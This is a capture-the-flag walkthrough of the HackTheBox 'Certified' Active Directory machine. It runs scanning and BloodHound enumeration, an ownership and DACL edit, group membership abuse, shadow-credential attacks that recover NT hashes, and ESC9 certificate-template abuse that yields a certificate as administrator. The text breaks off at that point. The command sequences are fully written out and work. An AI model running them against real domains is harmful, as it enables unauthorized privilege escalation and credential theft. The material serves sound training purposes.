# Certified
## Enumeration:
### Port Scanning:
#### Nmap:
As always we are going to start with `nmap` scanning:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ sudo nmap -sCV -p- --min-rate 4000 -oA nmap/services -vv 10.129.231.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 07:26 +03
Nmap scan report for 10.129.231.186 07:30:28 [210/517]
Host is up, received echo-reply ttl 127 (0.15s latency).
Scanned at 2025-09-17 07:26:05 +03 for 235s
Not shown: 65516 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-09-17 11:27:03Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-17T11:28:53+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
|_-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
|_-----END CERTIFICATE-----
|_ssl-date: 2025-09-17T11:28:52+00:00; +7h00m01s from scanner time.
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-17T11:28:59+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
|_-----END CERTIFICATE-----
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
|_-----END CERTIFICATE-----
|_ssl-date: 2025-09-17T11:28:54+00:00; +6h59m56s from scanner time.
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49694/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49724/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49733/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
|_clock-skew: mean: 6h59m59s, deviation: 2s, median: 7h00m00s
```
We can see that the clock skew is too great, so we will sync the time with the target machine:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ sudo ntpdate 10.129.231.186
2025-09-17 14:30:40.965959 (+0300) +25201.058706 +/- 0.064118 10.129.231.186 s1 no-leap
CLOCK: time stepped by 25201.058706
```
Lets get the FQDN, and add it with its corresponding IP address to the hosts file:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ netexec smb 10.129.231.186
SMB 10.129.231.186 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
```
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.231.186 DC01.certified.htb certified.htb DC01
```
Also we were provided with credentials to reflect the real world assumed breach scenarios: `judith.mader:judith09`.
### BloodHound:
We will start by ingesting the domain data using `bloodhound-python`, and `rusthound-ce`:
```bash
┌──(kali㉿kali)-[~/…/Machines/HackTheBox/Certified/bloodhound]
└─$ bloodhound-python -u judith.mader -p judith09 -ns 10.129.231.186 -d certified.htb -dc dc01.certified.htb -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 39S
┌──(kali㉿kali)-[~/…/Machines/HackTheBox/Certified/bloodhound]
└─$ rusthound-ce -u judith.mader -p judith09 -d certified.htb -f dc01.certified.htb -i 10.129.231.186 -n 10.129.231.186
---------------------------------------------------
Initializing RustHound-CE at 07:35:07 on 09/17/25
Powered by @g0h4n_0
---------------------------------------------------
[2025-09-17T04:35:07Z INFO rusthound_ce] Verbosity level: Info
[2025-09-17T04:35:07Z INFO rusthound_ce] Collection method: All
[2025-09-17T04:35:08Z INFO rusthound_ce::ldap] Connected to CERTIFIED.HTB Active Directory!
[2025-09-17T04:35:08Z INFO rusthound_ce::ldap] Starting data collection...
[2025-09-17T04:35:08Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-17T04:35:10Z INFO rusthound_ce::ldap] All data collected for NamingContext DC=certified,DC=htb
[2025-09-17T04:35:10Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-17T04:35:13Z INFO rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=certified,DC=htb
[2025-09-17T04:35:13Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-17T04:35:16Z INFO rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=certified,DC=htb
[2025-09-17T04:35:16Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-17T04:35:17Z INFO rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=certified,DC=htb
[2025-09-17T04:35:17Z INFO rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-17T04:35:17Z INFO rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=certified,DC=htb
[2025-09-17T04:35:17Z INFO rusthound_ce::api] Starting the LDAP objects parsing...
[2025-09-17T04:35:17Z INFO rusthound_ce::objects::domain] MachineAccountQuota: 10
[2025-09-17T04:35:17Z INFO rusthound_ce::json::maker::common] .//20250917073517_certified-htb_issuancepolicies.json created!
RustHound-CE Enumeration Completed at 07:35:17 on 09/17/25! Happy Graphing!
```
I will start `BloodHoun`, and upload the ingested data into it:
```bash
┌──(kali㉿kali)-[~/…/Machines/HackTheBox/Certified/bloodhound]
└─$ sudo bloodhound
[sudo] password for kali:
Starting neo4j
Neo4j is running at pid 8394
Bloodhound will start
IMPORTANT: It will take time, please wait...
opening http://127.0.0.1:8080
```

First, we have writeowner over the management group.
That group has genericwrite over management\_svc user.
And that user has genericall over ca\_operator user.

Finally this user has enrollment rights to multiple templates, and the photo blowe confirm that we have ADCS installed on our target machine:
We can also use `netexec` to check for ADCS:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ netexec ldap certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584 -M adcs
LDAP 10.129.13.240 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
LDAP 10.129.13.240 389 DC01 [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584
ADCS 10.129.13.240 389 DC01 [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS 10.129.13.240 389 DC01 Found PKI Enrollment Server: DC01.certified.htb
ADCS 10.129.13.240 389 DC01 Found CN: certified-DC01-CA
```
Follow along with this path, we will start by earning the ownership of that group using `impacket-owneredit`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ impacket-owneredit certified.htb/judith.mader:judith09 -target 'MANAGEMENT' -action write -new-owner judith.mader
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```
Then I will use `impacket-dacledit` to give myself WriteMembers right, so I can add myself to that group:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ impacket-dacledit certified.htb/judith.mader:judith09 -action write -rights WriteMembers -principal judith.mader -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20250917-074904.bak
[*] DACL modified successfully!
```
Add myself to the group via `bloodyAD`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ bloodyAD --host dc01.certified.htb -d certified.htb -u judith.mader -p judith09 add groupMember 'MANAGEMENT' 'judith.mader'
[+] judith.mader added to MANAGEMENT
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ bloodyAD --host dc01.certified.htb -d certified.htb -u judith.mader -p judith09 get membership 'judith.mader'
distinguishedName: CN=Users,CN=Builtin,DC=certified,DC=htb
objectSid: S-1-5-32-545
sAMAccountName: Users
distinguishedName: CN=Domain Users,CN=Users,DC=certified,DC=htb
objectSid: S-1-5-21-729746778-2675978091-3820388244-513
sAMAccountName: Domain Users
distinguishedName: CN=Management,CN=Users,DC=certified,DC=htb
objectSid: S-1-5-21-729746778-2675978091-3820388244-1104
sAMAccountName: Management
```
Now since we have genericwrite over a user, we can do multiple attacks such as shadow credentials, changing its password, targeted kerberoasting, etc. I will perform the first one.
We can do it via `pywhisker`, and the `PKINIT` tools, or simply using `certipy`:
{% tabs %}
{% tab title="First Tab" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad shadow auto -username judith.mader@certified.htb -password judith09 -account management_svc
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[!] DNS resolution failed: The DNS query name does not exist: CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5b08c8f3-5f3a-0fa9-d341-e3c27f735b4b'
[*] Adding Key Credential with device ID '5b08c8f3-5f3a-0fa9-d341-e3c27f735b4b' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '5b08c8f3-5f3a-0fa9-d341-e3c27f735b4b' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
File 'management_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename):
[*] Wrote credential cache to 'management_svc_f8811f9e-6d2d-47e2-8d56-6e6a7f319178.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
```
{% endtab %}
{% tab title="Second Tab" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ python3 /opt/Tools/pywhisker/pywhisker/pywhisker.py -d certified.htb -u judith.mader -p judith09 --target management_svc --action add --filename management_svc
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 9cd2e883-6263-740d-1105-558701a39e0e
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: management_svc.pfx
[+] PFX exportiert nach: management_svc.pfx
[i] Passwort für PFX: wy3zQmSbGv3G6wGfxJoI
[+] Saved PFX (#PKCS12) certificate & key at path: management_svc2.pfx
[*] Must be used with password: wy3zQmSbGv3G6wGfxJoI
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ python3 /opt/Tools/PKINITtools/gettgtpkinit.py -cert-pfx management_svc.pfx -pfx-pass wy3zQmSbGv3G6wGfxJoI certified.htb/management_svc management_svc.ccache
2025-09-17 15:12:53,262 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-09-17 15:12:53,277 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-09-17 08:12:55,360 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-09-17 08:12:55,361 minikerberos INFO 49d6054e65cf47cbf7100840a7957e201f1f30b897a901765809358a5330d4fb
INFO:minikerberos:49d6054e65cf47cbf7100840a7957e201f1f30b897a901765809358a5330d4fb
2025-09-17 08:12:55,367 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ export KRB5CCNAME=management_svc.ccache
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ python3 /opt/Tools/PKINITtools/getnthash.py -key 49d6054e65cf47cbf7100840a7957e201f1f30b897a901765809358a5330d4fb certified.htb/management_svc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```
{% endtab %}
{% endtabs %}
Again the management\_svc user has genericwrite over ca\_operator user, and we should always avoid changing user's password, so I will use shadow credentials again:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ python3 /opt/Tools/pywhisker/pywhisker/pywhisker.py -d certified.htb -u management_svc -H :a091c1832bcdd4677c28b5a6a1295584 --target ca_operator --action add --filename
ca_operator
[*] Searching for the target account
[*] Target user found: CN=operator ca,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: a5a9eb47-a47f-c842-57a1-318b5cac69a2
[*] Updating the msDS-KeyCredentialLink attribute of ca_operator
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: ca_operator.pfx
[+] PFX exportiert nach: ca_operator.pfx
[i] Passwort für PFX: b1G6TPjLpL40iG7ABbiV
[+] Saved PFX (#PKCS12) certificate & key at path: ca_operator.pfx
[*] Must be used with password: b1G6TPjLpL40iG7ABbiV
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ python3 /opt/Tools/PKINITtools/gettgtpkinit.py -cert-pfx ca_operator.pfx -pfx-pass b1G6TPjLpL40iG7ABbiV certified.htb/ca_operator ca_operator.ccache
2025-09-17 16:10:10,778 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-09-17 16:10:10,793 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-09-17 16:10:11,340 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-09-17 16:10:11,340 minikerberos INFO 1b5648f3699920dfcaef217119b56d1db0615ed31f0ec9cd002fdbcd602f890c
INFO:minikerberos:1b5648f3699920dfcaef217119b56d1db0615ed31f0ec9cd002fdbcd602f890c
2025-09-17 16:10:11,344 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ export KRB5CCNAME=ca_operator.ccache
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ python3 /opt/Tools/PKINITtools/getnthash.py -key 1b5648f3699920dfcaef217119b56d1db0615ed31f0ec9cd002fdbcd602f890c certified.htb/ca_operator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2
```
Nice, now we have ca\_operator ntlm hash, we can use `certipy` to retrieve the CA information, and configurations:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad find -u ca_operator -p 'Caesar3#' -dc-ip 10.129.231.186 -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250917082935_Certipy.txt'
[*] Wrote text output to '20250917082935_Certipy.txt'
[*] Saving JSON output to '20250917082935_Certipy.json'
[*] Wrote JSON output to '20250917082935_Certipy.json'
```
Read the txt file:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ cat 20250917082935_Certipy.txt
Certificate Authorities
0
CA Name : certified-DC01-CA
DNS Name : DC01.certified.htb
Certificate Subject : CN=certified-DC01-CA, DC=certified, DC=htb
Certificate Serial Number : 36472F2C180FBB9B4983AD4D60CD5A9D
Certificate Validity Start : 2024-05-13 15:33:41+00:00
Certificate Validity End : 2124-05-13 15:43:41+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : CERTIFIED.HTB\Administrators
Access Rights
ManageCa : CERTIFIED.HTB\Administrators
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
ManageCertificates : CERTIFIED.HTB\Administrators
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Enroll : CERTIFIED.HTB\Authenticated Users
Certificate Templates
0
Template Name : CertifiedAuthentication
Display Name : Certified Authentication
Certificate Authorities : certified-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireDirectoryPath
Enrollment Flag : PublishToDs
AutoEnrollment
NoSecurityExtension
Extended Key Usage : Server Authentication
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1000 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2024-05-13T15:48:52+00:00
Template Last Modified : 2024-05-13T15:55:20+00:00
Permissions
Enrollment Permissions
Enrollment Rights : CERTIFIED.HTB\operator ca
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Object Control Permissions
Owner : CERTIFIED.HTB\Administrator
Full Control Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Write Owner Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Write Dacl Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Write Property Enroll : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
[+] User Enrollable Principals : CERTIFIED.HTB\operator ca
[!] Vulnerabilities
ESC9 : Template has no security extension.
[*] Remarks
ESC9 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```
We will find that `certipy` identified a template vulnerable to ESC9 attack.
How we can identify it ourselves or how we know that it is exploitable. We should look for multiple vectors:
* Exetended Key Usage (EKU) has client authentication.
* As ca\_operator, we can enroll into CertifiedAuthentication template.
* Enrollment Flag has NoSecurityExtension which will help us to request a certificate on behalf of any user that we choose in our own UPN.
We should first change our own UPN to administrator, so we can request a certificate as him, and since management\_svc has rights as shown in the bloodhound data above we can edit the ca\_operator UPN using `certipy`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad account -u management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.13.240 -user ca_operator read
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Reading attributes for 'ca_operator':
cn : operator ca
distinguishedName : CN=operator ca,CN=Users,DC=certified,DC=htb
name : operator ca
objectSid : S-1-5-21-729746778-2675978091-3820388244-1106
sAMAccountName : ca_operator
userPrincipalName : ca_operator@certified.htb
userAccountControl : 66048
whenCreated : 2024-05-13T15:32:03+00:00
whenChanged : 2025-09-17T13:10:11+00:00
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad account -u management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.13.240 -upn administrator -user ca_operator update
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_operator':
userPrincipalName : administrator
[*] Successfully updated 'ca_operator'
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad account -u management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.13.240 -user ca_operator read
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Reading attributes for 'ca_operator':
cn : operator ca
distinguishedName : CN=operator ca,CN=Users,DC=certified,DC=htb
name : operator ca
objectSid : S-1-5-21-729746778-2675978091-3820388244-1106
sAMAccountName : ca_operator
userPrincipalName : administrator
userAccountControl : 66048
whenCreated : 2024-05-13T15:32:03+00:00
whenChanged : 2025-09-17T13:14:51+00:00
```
If it was ca\_operator we can try to change it to .
Next we will request a certificate for the ca\_operator user:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Certified]
└─$ certipy-ad req -username ca_operator@certified.htb -hashes :b4b86f45c6018f1b664f70805f45d8f2 -target dc01.certified.htb -dc-ip 10.129.13.240 -dc-host dc01.certified.htb
-ca certified-DC01-CA -template CertifiedAuthentication
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
